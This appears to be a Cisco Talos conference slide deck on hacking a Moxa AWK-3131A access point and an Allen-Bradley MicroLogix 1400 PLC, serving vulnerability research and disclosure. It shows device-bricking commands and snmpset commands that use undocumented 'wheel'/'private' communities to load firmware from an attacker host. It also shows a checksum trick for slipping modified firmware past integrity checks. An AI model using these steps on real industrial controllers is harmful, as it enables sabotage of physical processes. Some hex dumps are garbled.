blockdev	dropbearkey	head	iw_event_user	konf	nmeter	rtcwake	test_get_node_list	wifi_test
bootchartd	du	hexdump	iw_firewall	konfd	nohup	run-parts	test_get_rssi_report	wirelessWatchdog
brctl	dumpleases	hostapd	iw_fw	lan_setup	nslookup	runlevel	tftp	wlanconfig
burnin_9344	dumpregs	hostapd_cli	iw_gps	lan_test	openssl	runsv	time	wpa_cli
busybox	ebtables	hostname	iw_handle_phy	less	passwd	runsvdir	timeout	wpa_passphrase
cat	ebtables-restore	hwclock	iw_init	lldpctl	pgrep	sed	top	wpa_supplicant
chgrp	echo	i2cdetect	iw_ipConflict	lldpd	pidof	seq	touch	xargs
chmod	eprom	i2cdump	iw_ip_update	ln	ping	serviceAgent	tr	yes
chown	egrep	i2cget	iw_ntp	log	pipe_progress	setconsole	traceroute	zcata
chpasswd	emiHandler	i2cset	iw_onekey	logHandler	pkill	setlogcons	true	zcip
chpst	env	id	iw_ramImage	logger	pktlogconf	setserial	tty	zip_main
chroot	envdir	ifconfig	iw_reseth	login	pktlogdump	setsid	ttysize	
chrt	envuidgid	ifdown	iw_setBios	logname	pmap	setuidgid	tunctl	
cksum	ethreg	ifrename	iw_setValue	logread	poweroff	sh	udhcp	
clear	event_logd	ifup	iw_snmpd	losetup	printenv	slattach	udhcpd	
clish	expand	init	iw_sysMon	ls	printf	sleep	umount	
comm	expr	insmod	iw_test	lsmod	ps	snmpd	uname	
cp	false	io	iw_testBoard	lsusb	pstree	softlimit	unexpand	
crond	fgrep	iostat	iw_testDesc	md5sum	pwd	sorth		



# MOXA WAP: NOW WHAT?

---

- Modify legit binaries
  - change the serviceAgent binary to deliver custom payloads to the Moxa Windows configuration application
    - this potentially allows an attacker to “swim upstream”, moving from the device up to the IT network
    - get around read-only: kill legit process and re-run new from /var
  - “patch” the firmware install binary to skip integrity checks
- iptables, tunnels, catch all traffic, etc.
- Linux kernel modules
  - insmod, lsmod, rmmod
- Change RF parameters
  - frequency, channel, strength, etc.

MOXA WAP: NOW WHAT?

---

**BRICK IT!**

TALOS

# MOXA WAP: SOFT BRICK

---

- killall5
  - send a signal to all processes
  - device requires manual hard power cycle
    - reset button doesn't work
- umount / mount games

# MOXA WAP: FIRM BRICK

---

- Not sure how it happened 😊
- Was testing out a bunch of Moxa binaries
  - suspect it was `fw_setenv` followed by a couple `mount/umount` and a reboot
    - the device never came back from the reboot
  - have full console logs but haven't been able to verify
    - so far unable to un-brick the device
    - only have 1 functional device remaining

# MOXA WAP: FIRM BRICK

---

```
/ # fw_setenv -a
Unlocking flash...
Done
Erasing old environment...
Done
Writing environment to /dev/mtd1...
Done
Locking ...
Done
/ # mount -o remount,rw -a
/ # reboot
```



# MOXA WAP: FIRM BRICK



# MOXA AWK-3131A: CVEs

1.	CVE-2016-8717	10.0	Hard-coded Administrator Credentials Vulnerability
2.	CVE-2016-8721	9.1	Web Application Ping Command Injection Vulnerability
3.	CVE-2016-8723	7.5	HTTP GET Denial of Service Vulnerability
4.	CVE-2016-8716	7.5	Web Application Cleartext Transmission of Password Vulnerability
5.	CVE-2016-8718	7.5	Web Application Cross-Site Request Forgery Vulnerability
6.	CVE-2016-8719	7.5	Web Application Multiple Reflected Cross-Site Scripting Vulnerabilities
7.	CVE-2016-8712	5.9	Web Application Nonce Reuse Vulnerability
8.	CVE-2016-8722	5.3	Web Application asqc.asp Information Disclosure Vulnerability
9.	CVE-2016-8720	3.1	Web Application bkpath HTTP Header Injection Vulnerability
10.	CVE-2016-0241	7.5	Web Application onekey Information Disclosure Vulnerability
11.	CVE-2016-8725	5.3	Web Application systemlog.log Information Disclosure Vulnerability
12.	CVE-2016-8724	5.3	serviceAgent Information Disclosure Vulnerability
13.	CVE-2016-8726	7.5	web_runScript Header Manipulation Denial of Service Vulnerability

# MOXA AWK-3131A: HELLO

```
drwxr-xr-x  2 root  root    2332 Mar 10 10:33 bin
drwxr-xr-x  4 root  root      0 Jan  1  1970 configData
drwxr-xr-x  3 root  root    1328 Mar 10 10:33 dev
drwxr-xr-x 10 root  root     443 Mar 10 10:33 etc
drwxr-xr-x  4 root  root    2062 Mar 10 10:33 lib
lrwxrwxrwx  1 root  root      11 Mar 10 10:33 linuxrc -> bin/busybox
drwxr-xr-x  2 root  root      3 Mar 10 10:27 mnt
dr-xr-xr-x 51 root  root      0 Jan  1  1970 proc
drwxr-xr-x  2 root  root   1077 Mar 10 10:33 sbin
drwxr-xr-x  3 root  root      31 Mar 10 10:19 share
-rw-r--r--  1 root  root    215 Mar 10 10:33 svn.txt
drwxr-xr-x 11 root  root      0 Jan  1  1970 sys
drwxr-xr-x  5 root  root    150 Mar 10 10:33 usr
drwxr-xr-x  6 root  root      0 Mar 28 11:37 var
- # cat svn.txt
git@iw.moxa.com:awk3121
git id:AWK-1131A-V1.12_AWK-3131A-V1.4_Cisco_Talos_Security_Vulnerability
99ddaadc9f041b86d83e6dd4a3c4a0bfb119bc66 refs/heads/AWK-1131A-V1.12_AWK-3131A-
V1.4_Cisco_Talos_Security_Vulnerability
- #
```





---

# AB MICROLOGIX 1400 PLC

---



# ML1400: ABOUT

---

- Programmable Logic Controller (PLC)
  - “micro” and “nano” control systems
    - as opposed to “small” or “large” control systems
  - “conveyor automation, security systems, and building and parking lot lighting.”
- Built in
  - Input / Output
  - Ethernet
  - Serial
  - Expansion I/O

# ML1400: ABOUT

[Overview](#)[Product Selection](#)[Specifications](#)[Software](#)[Documentation](#)[Resources](#)[Applications](#)

## Applications

---

Typical applications for the MicroLogix™ programmable controllers include:

- Material Handling
- Packaging Applications
- General Industrial Machinery
- Printing
- Food and Beverage
- Pharmaceutical
- Water Wastewater / SCADA
- Clutch/Brake control
- Position Control - Pick-and-place / Conveyor

# ML1400: FIRMWARE

---

- binwalk not much help
- strings not much help
- limited analysis tools

# ML1400: FIRMWARE - STRINGS

```
5!%!1!)!=""  
S/B/N/L[/FS"  
'Second`w 6!  
@`pxwp`@VP  
93A3I3Q3Y3a3i3q;  
{1'0J3/ |Z5  
0123?456789  
,>Q-DS&@ *  
SE_IP_C= B,  
o DF1 de0faul  
LCD: 0.POTb  
[&AID/f+b  
elect>>t#0  
oed</Z' </Va  
h[P='dtm./htm?"T=mQ  
chec_ked='
```

```
'g1%dg1'%X  
xat@^x@wS 0  
0C1l{qloR|s  
Error <W/B>  
py,d0 `c4`  
,P5 \cc4RdE rPT`Rc  
AEIP? NORMA  
C1rH5v W0!  
"5XB/?A?S4[6-\4:  
+*l@+5E8>F  
j&&d&.j&>d*~  
!fDFbE9` 0"  
mmunicat0ions  
hW0MD5[0no  
- #b7b6b66
```

# ML1400: FIRMWARE - BINWALK

DECIMAL	HEXADECIMAL	DESCRIPTION
4122	0x101A	HTML document header
304690	0x4A632	HTML document header
1443840	0x160800	HTML document header
1444658	0x160B32	HTML document footer
1444666	0x160B3A	HTML document header
1445951	0x16103F	HTML document footer
1445959	0x161047	HTML document header
1447568	0x161690	Copyright string: "Copyright &copy 2008 Rock
1447642	0x1616DA	HTML document footer
1447650	0x1616E2	HTML document header
1449819	0x161F5B	Copyright string: "Copyright &copy 2008 Rock
1449893	0x161FA5	HTML document footer
1453027	0x162BE3	GIF image data, version "89a", 20 x 16
1453140	0x162C54	GIF image data, version "89a", 21 x 16
1453272	0x162CDB	GIF image data, version "89a", 23 x 16


# ML1400: FIRMWARE - BINWALK

---

```
binwalk -A <firmware>
```

DECIMAL	HEXADECIMAL	DESCRIPTION
936	0x3A8	Motorola Coldfire instructions, function prologue/epilogue
1608	0x648	Motorola Coldfire instructions, function prologue/epilogue
1792	0x700	Motorola Coldfire instructions, function prologue/epilogue
235065	0x39639	Motorola Coldfire instructions, function prologue/epilogue

# ML1400: FIRMWARE - BINWALK





# ML1400: HARDWARE



TALOS

# ML1400: HARDWARE



# ML1400: SNMP

```
ML1400_R03R11_0s.bin: QU&8
ML1400_R03R11_0s.bin: v\o'
ML1400_R03R11_0s.bin: r"8 WG"
ML1400_R03R11_0s.bin: n4eXK
ML1400_R03R11_0s.bin: &080J0^
ML1400_R03R11_0s.bin: public
ML1400_R03R11_0s.bin: kuh\46D8
ML1400_R03R11_0s.bin: b@(AY
ML1400_R03R11_0s.bin: ^20!
ML1400_R03R11_0s.bin: HKx@
ML1400_R03R11_0s.bin: x"0R(g
```

```
ML1400_R03P121_0s.bin: ep8
ML1400_R03P121_0s.bin: up8
ML1400_R03P121_0s.bin: GE G
ML1400_R03P121_0s.bin: ;@<R
ML1400_R03P121_0s.bin: whee
ML1400_R03P121_0s.bin: public-Y
ML1400_R03P121_0s.bin: rivateZ
ML1400_R03P121_0s.bin: 1.3.6.1.
ML1400_R03P121_0s.bin: l* 0
ML1400_R03P121_0s.bin: -)5(
ML1400_R03P121_0s.bin: LJ+8"
```

```
ML1400_R03R11_0s.bin: `yP|
ML1400_R03R11_0s.bin: 9P"\
ML1400_R03R11_0s.bin: lyPD
ML1400_R03R11_0s.bin: fec0
ML1400_R03R11_0s.bin: public
ML1400_R03R11_0s.bin: rivate
ML1400_R03R11_0s.bin: 1.3.6.1
ML1400_R03R11_0s.bin: #vdF Y
ML1400_R03R11_0s.bin: N ) uDM
ML1400_R03R11_0s.bin: itQ!Y(t= t\^
```


```
ML1400_R03P121_0s.bin: "Bd(D\0L
ML1400_R03P121_0s.bin: ,@{j
ML1400_R03P121_0s.bin: 8 G"U
ML1400_R03P121_0s.bin: ly^q^fq.
ML1400_R03P121_0s.bin: d{Zv
ML1400_R03P121_0s.bin: public
ML1400_R03P121_0s.bin: q4{f6p
ML1400_R03P121_0s.bin: \*(g
ML1400_R03P121_0s.bin: SNMPp
ML1400_R03P121_0s.bin: Age
ML1400_R03P121_0s.bin: ||0r
```

```
ML1400_R03P154_0s.bin: dy 1
ML1400_R03P154_0s.bin: +v @
ML1400_R03P154_0s.bin: y 1
ML1400_R03P154_0s.bin: ?@<R
ML1400_R03P154_0s.bin: whee
ML1400_R03P154_0s.bin: public-]
ML1400_R03P154_0s.bin: rivate^
ML1400_R03P154_0s.bin: 1.3.6.1.
ML1400_R03P154_0s.bin: \L&
ML1400_R03P154_0s.bin: l ,8*
ML1400_R03P154_0s.bin: xR <f,Q/
```

```
ML1400_R03P154_0s.bin: ",@!
ML1400_R03P154_0s.bin: gY 5
ML1400_R03P154_0s.bin: |@t
ML1400_R03P154_0s.bin: {&-
ML1400_R03P154_0s.bin: 5.13/.2G/
ML1400_R03P154_0s.bin: public
ML1400_R03P154_0s.bin: SNMP
ML1400_R03P154_0s.bin: Q Ag
ML1400_R03P154_0s.bin: T PC
ML1400_R03P154_0s.bin: p
ML1400_R03P154_0s.bin: T(m
```

# ML1400: SNMP

```
snmpwalk -v 2c -c public 192.168.42.11
```



```
iso.3.6.1.2.1.1.1.0 = STRING: "Allen-Bradley 1766-L32BXB B/15.04 MicroLogix1400 Series B Revision 15.4"  
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.95.1.30  
iso.3.6.1.2.1.1.3.0 = Timeticks: (40956053) 4 days, 17:46:00.53  
iso.3.6.1.2.1.1.4.0 = ""  
iso.3.6.1.2.1.1.5.0 = STRING: "MicroLogix 1400"  
iso.3.6.1.2.1.1.6.0 = ""  
iso.3.6.1.2.1.1.7.0 = INTEGER: 72  
iso.3.6.1.2.1.2.1.0 = INTEGER: 1  
iso.3.6.1.2.1.2.2.1.1.0 = INTEGER: 1  
iso.3.6.1.2.1.2.2.1.2.0 = STRING: "fec0"  
iso.3.6.1.2.1.2.2.1.3.0 = INTEGER: 6  
iso.3.6.1.2.1.2.2.1.4.0 = INTEGER: 1518
```



# ML1400: SNMP BACKDOOR

```
snmpwalk -c public -v 2c 192.168.42.11 .1.3.6.1.4.1.95
```

```
iso.3.6.1.4.1.95.2.2.1.1.1.0 = IpAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.2.1.1.2.0 = ""
iso.3.6.1.4.1.95.2.2.1.1.3.0 = Hex-STRING: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.4.0 = Hex-STRING: 00 00 00 00 00 00 00 06
iso.3.6.1.4.1.95.2.2.1.1.5.0 = Hex-STRING: 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.6.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.1.1.7.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.2.3.0 = INTEGER: 4
iso.3.6.1.4.1.95.2.3.1.1.1.1.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.2.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.3.0 = STRING: "public"
iso.3.6.1.4.1.95.2.3.1.1.1.4.0 = IpAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.4.1.0 = STRING: "wheel"
iso.3.6.1.4.1.95.2.4.2.0 = STRING: "public"
iso.3.6.1.4.1.95.2.4.3.0 = STRING: "private"
End of MIB
```

# ML1400: SNMP BACKDOOR

---

```
00kali:~# snmpwalk -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = ""
00kali:~# snmpset -c private -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "Hacker"
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
00kali:~# snmpwalk -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
00kali:~# snmpset -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "UberHacker"
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
00kali:~# snmpwalk -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
00kali:~#
```

# ML1400: SNMP BACKDOOR

```
V16.7.0011      v7
y i      P
?@
?@<R      dj
d>      fec@
ec@      wheel
wheel      public
public~]      ri
rivate^      vate-
1.3.6.1.      1.3
1~      .6.1.2
U^      U|
```

# ML1400: MODIFY FIRMWARE

```
- Simple Network Management Protocol
  version: version-1 (0)
  ...
- data: set-request (3)
  - set-request
    request-id: 9856
    error-status: noError (0)
    error-index: 0
  - variable-bindings: 2 items
    - 1.3.6.1.4.1.95.2.2.1.1.1.0: 192.168.42.222 (192.168.42.222)
      Object Name: 1.3.6.1.4.1.95.2.2.1.1.1.0 (iso.3.6.1.4.1.95.2.2.1.1.1.0)
      Value (IpAddress): 192.168.42.222 (192.168.42.222)
    - 1.3.6.1.4.1.95.2.2.1.1.2.0: 433a5c55736572735c41444d494e497e315c417070446174...
      Object Name: 1.3.6.1.4.1.95.2.2.1.1.2.0 (iso.3.6.1.4.1.95.2.2.1.1.2.0)
      Value (OctetString): 433a5c55736572735c41444d494e497e315c417070446174...

0000  00 04 43 02 40 00 00 11 00 00 c8 a8 2a de c8 a8  ....I[...|...:E...
0010  2a 0b e7 a5 00 a1 00 80 d6 cb 30 76 02 01 00 04  ..C.@... ..*...
0020  07 78 72 60 76 61 74 65 a3 08 02 02 26 08 02 01  *.....|0v...
0030  00 02 01 00 30 5c 39 14 05 0c 2b 06 01 04 01 5f  .private...&...
0040  02 02 01 01 01 00 40 84 c6 a8 2a de 38 44 06 0c  .\0:.....
0050  20 00 01 04 01 5f 02 02 01 01 02 00 04 34 43 34  .....@...*.00:
0060  5c 55 73 65 72 73 5c 41 44 4d 49 4e 49 7e 31 5c  +.....@C...
0070  41 78 70 48 61 74 61 5c 4c 6f 63 61 6c 5c 54 65  \Users\ADMINI~1\
0080  6d 70 5c 57 41 4d 5f 42 4f 4f 54 5f 4f 53 2e 62  AppData\Local\Te
0090  09 6e  ep\WAN_B_DOT_05.b
00a0  in
```



# ML1400: MODIFY FIRMWARE

192.168.42.222	fe80::81c2:c9a2:e0d		Comment
192.168.42.11	#02:1:2		
get-request			SNMP: get-request 1.3.6.1.2.1.1.20.1.3.6.1.2.1.1.10.1.3.6.1.2.1.1.50.1.3.6.1.2.1.1.1.1
get-response			SNMP: get-response 1.3.6.1.2.1.1.20.1.3.6.1.2.1.1.10.1.3.6.1.2.1.1.50.1.3.6.1.2.1.1.1.1
get-request			SNMP: get-request 1.3.6.1.2.1.1.20.1.3.6.1.2.1.1.10.1.3.6.1.2.1.1.50.1.3.6.1.2.1.1.1.1
get-response			SNMP: get-response 1.3.6.1.2.1.1.20.1.3.6.1.2.1.1.10.1.3.6.1.2.1.1.50.1.3.6.1.2.1.1.1.1
get-request			SNMP: get-request 1.3.6.1.4.1.95.2.3.1.1.1.20.1.3.6.1.4.1.95.2.2.2.0
get-response			SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.1.20.1.3.6.1.4.1.95.2.2.2.0
get-request			SNMP: get-request 1.3.6.1.4.1.95.2.3.1.1.1.20
get-response			SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.1.20
set-request			SNMP: set-request 1.3.6.1.4.1.95.2.2.1.1.10.1.3.6.1.4.1.95.2.2.1.1.20
get-response			SNMP: get-response 1.3.6.1.4.1.95.2.2.1.1.10.1.3.6.1.4.1.95.2.2.1.1.20
set-request			SNMP: set-request 1.3.6.1.4.1.95.2.3.1.1.1.10
get-response			SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.1.10
Read Request			TFTP: Read Request, File: C:\Users\ADMINI~1\AppData\Local\Temp\FIRM_8D01_0
Data Packet			TFTP: Data Packet, Block: 1
Acknowledge			TFTP: Acknowledgement, Block: 1
Data Packet			TFTP: Data Packet, Block: 2
Acknowledge			TFTP: Acknowledgement, Block: 2
Data Packet			TFTP: Data Packet, Block: 3

# ML1400: MODIFY FIRMWARE

---

```
~# snmpset -c wheel -v 2c 192.168.42.11 .  
1.3.6.1.4.1.95.2.2.1.1.1.0 a <attacker_IP>
```

```
~# snmpset -c wheel -v 2c 192.168.42.11 .  
1.3.6.1.4.1.95.2.2.1.1.2.0 s "<evil_firmware>"
```

```
~# snmpset -c wheel -v 2c 192.168.42.11 .  
1.3.6.1.4.1.95.2.3.1.1.1.1.0 i 2
```

# ML1400: MODIFY FIRMWARE

```
35592 SNMP      100 get-response 1.3.6.1.4.1.95.2.3.1.1.1.1.0
      APP      60 who has 192.168.42:117 Tell 0.0.0.0
      161 SNMP      92 set-request 1.3.6.1.4.1.95.2.2.1.1.1.0
50254 SNMP      102 get-response 1.3.6.1.4.1.95.2.2.1.1.1.0
      161 SNMP      107 set-request 1.3.6.1.4.1.95.2.2.1.1.2.0
50330 SNMP      117 get-response 1.3.6.1.4.1.95.2.2.1.1.2.0
      161 SNMP      88 get-next-request 1.3.6.1.4.1.95.2.2.1.1.1.0
41258 SNMP      117 get-response 1.3.6.1.4.1.95.2.2.1.1.2.0
      161 SNMP      88 get-next-request 1.3.6.1.4.1.95.2.2.1.1.1.0

0000  00 1d 9c a7 19 26 00 0c 29 ee 73 e0 08 00 43 00  .....6... |.....E.
0010  00 5d 92 79 40 00 40 11 d1 f2 c0 98 2a c8 c0 98  -]y0.0. ....*...
0020  2a 0b c4 9a 00 a1 00 49 db 7a 30 3f 02 01 01 04  *.....I  -07....
0030  05 77 68 65 65 6c a3 33 02 04 60 ac 59 71 02 01  ,wheel.3  .. .Yq..
0040  00 02 01 00 30 25 30 23 06 0c 2b 06 01 04 01 5f  ....0NM  ..k...
0050  02 02 01 01 02 00 04 13 66 51 63 6a 65 64 5f 68  .....- hacked f
0060  69 72 6d 77 61 72 66 2e 62 69 5e                rrmware..bin
```

# ML1400: MODIFY FIRMWARE



# ML1400: BYPASS INTEGRITY CHECK

---

- Only using self-reported checksum\*
  - Basic math
  - At least two very easy bypasses
    1. Find all occurrences of checksums in the firmware and update to match modified firmware
    2. Make “compensating” changes when modifying firmware
      - “zero sum” byte changes
        - » 0x12 0x34 → 0x34 0x12
        - » 0x42 0x42 → 0x41 0x43
        - » 0x00 0x00 0x00 0xFF → 0x41 0x42 0x43 0x39

- \* Rockwell claims that the newest hardware (Series C) uses cryptographically-signed firmware
  - Not supported on older models
  - Challenge accepted ©

# ML1400: BYPASS INTEGRITY CHECK

---

```
001606A0 00 1B BE 8E 09 B4 01 2F 6E 6F 74 69 66 79 2E 68 ...../notify.h
001606B0 74 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 tm.....
```

```
001606A0 00 1B BE 8E 09 B4 01 2F 6F 6E 74 69 66 79 2E 68 ...../ontify.h
001606B0 74 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 tm.....
```

# ML1400: BYPASS INTEGRITY CHECK





# ML1400: BYPASS INTEGRITY CHECK

0003CE90 444452C7 543B037F 41832274 444452C7 FLICT,..AC ADDR..

0003CEA0 054F2530 325873CF 325825F2 EB010207 .o%02Xs.2X%.....

0003CEB0 F30098C0 52454D07 495445F8 CB37F398 ....REM.OTE..7..

0003CEC0 330C07B CF00DDCF EFCF07D7 13DF25DF .....

0003CED0 370019D8 50D3FF4E 568FF048 D70C0CBF 7.I.P..NV..H...

0003CEE0 1500B00E 97BE16E0 ACF0A779 B015703B E.....G...pF

Document	Algorithm	Checksum <sup>(10)</sup>	Checksum/Digest <sup>(16)</sup>
WAM_BOOT_OS.bin	Checksum (16 bit)	2922	0B6A
old.bin	Checksum (16 bit)	2922	0B6A

C:\Users\Administrator\Desktop\old.bin

0003CE90 704452C7 543B037F 41832274 704452C7 FLICT,..AC ADDR..

0003CEA0 054F2530 325873CF 325825F2 EB010207 .o%02Xs.2X%.....

0003CEB0 F30098C0 48414307 4B4544F8 CB37F398 ....HAC.KED..7..

0003CEC0 330C07CB CF00DDCF EFCF07D7 13DF25DF .....

0003CED0 370019D8 50D3FF4E 568FF048 D70C0CBF 7.I.P..NV..H...

0003CEE0 1500B00E 97BE16E0 ACF0A779 B015703B E.....G...pF

0003CEF0 4E917D14 ABD06F8D 4A027187 FF660000 N.....o.J.X..f..

0003CF00 50100000 B07F8082 07004752 70K3D0F8 ..C...../..N..pF



# ML1400: MODIFY FIRMWARE



# ML1400: MODIFY FIRMWARE

```
00161710 3C 6C 69 6E 68 20 74 79 70 65 30 22 74 65 78 74 <link type="text
00161720 2F 63 73 73 22 20 68 72 65 66 30 22 72 61 64 65 /css" href="rade
00161730 76 69 63 65 2E 63 73 73 22 20 72 65 6C 30 22 73 vice.css" rel="s
00161740 74 70 6C 65 73 68 65 65 74 22 3E 3C 73 63 72 69 tylesheet"><scri
00161750 70 74 20 74 70 70 65 30 22 74 65 70 74 2F 6A 61 pt type="text/ja
00161760 76 61 73 63 72 69 70 74 22 20 73 72 63 30 22 75 vascript" src="u
00161770 73 65 72 74 61 62 6C 65 2E 6A 73 22 3E 3C 2F 73 sertable.js"></s
00161780 63 72 69 70 74 3E 3C 2F 68 65 61 64 3E 3C 62 6F cript></head><bo
00161790 64 70 3E 3C 53 43 52 49 50 54 3E 60 0A 38 64 6F dy><SCRIPT>. ;do
001617A0 63 75 60 65 6E 74 2E 77 72 69 74 65 28 22 3C 74 cument.write("<t
001617B0 61 62 6C 65 20 77 69 64 74 68 30 31 38 38 25 20 able width=100%
001617C0 63 65 6C 6C 73 70 61 63 69 6E 67 30 30 20 63 65 cellspacing=9 ce
001617D0 6C 6C 70 61 64 64 69 6E 67 30 30 3E 3C 74 72 3E ltpadding=0"><tr>
001617E0 3C 74 64 20 63 6C 61 73 73 30 22 28 28 75 69 64 <td class="+{(uid
001617F0 30 30 31 20 3F 20 22 4C 31 22 3A 22 4C 34 22 29 ==1 7 "L1":"L4")
00161800 28 22 3E 26 6E 62 73 70 3C 2F 74 64 3E 3C 74 64 +>&nbsp;</td><td
00161810 20 63 6C 61 73 73 30 22 28 28 75 69 64 30 30 31 class="+{(uid=1
00161820 20 3F 20 22 4C 32 22 3A 22 4C 33 3E 3C 41 20 68 ? "L2":"L3"><A n
```

# ML1400: MODIFY FIRMWARE

---

- web header

# ML1400: MODIFY FIRMWARE

---

- web change

ML1400: MODIFY FIRMWARE

---

**BRICK IT!**

TALOS

# ML1400: SOFT BRICK

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F			
00000000	4E	F9	00	04	01	50	FF	FF	46	57	52	4C	0F	00	6E	2F	N	.	.	.	.	P	.	.	.	.	F	W	R	L	.	.	n	/	
00000010	61	00	00	00	9A	0F	4D	4C	2D	31	34	30	30	20	4F	70	a	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	
00000020	65	72	20	53	79	73	74	65	6D	20	20	20	05	78	00	01	e	r	S	y	s	t	e	m	.	.	.	.	.	.	.	.	.	.	
00000030	00	0F	91	01	00	9E	00	00	00	18	00	00	00	00	0F	73	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.

4EF9 0004 0150      JMP 0x00040150

JMP to start of code  
0x150 bytes in  
offset 0x40000

# ML1400: SOFT BRICK

File: WAM\_BOOT\_OS.bin

```
00000000  4E F9 00 04  01 50 FF FF  50 54 43 48  04 00 6E 2F
00000010  61 00 00 00  9A 0F 4D 4C  2D 31 34 30  30 20 4F 70
00000020  65 72 20 53  79 73 74 65  6D 20 20 20  05 78 00 01
00000030  00 0F 91 01  00 9E 00 00  00 18 00 00  00 00 F7 3B
```

File: WAM\_BOOT\_OS.bin

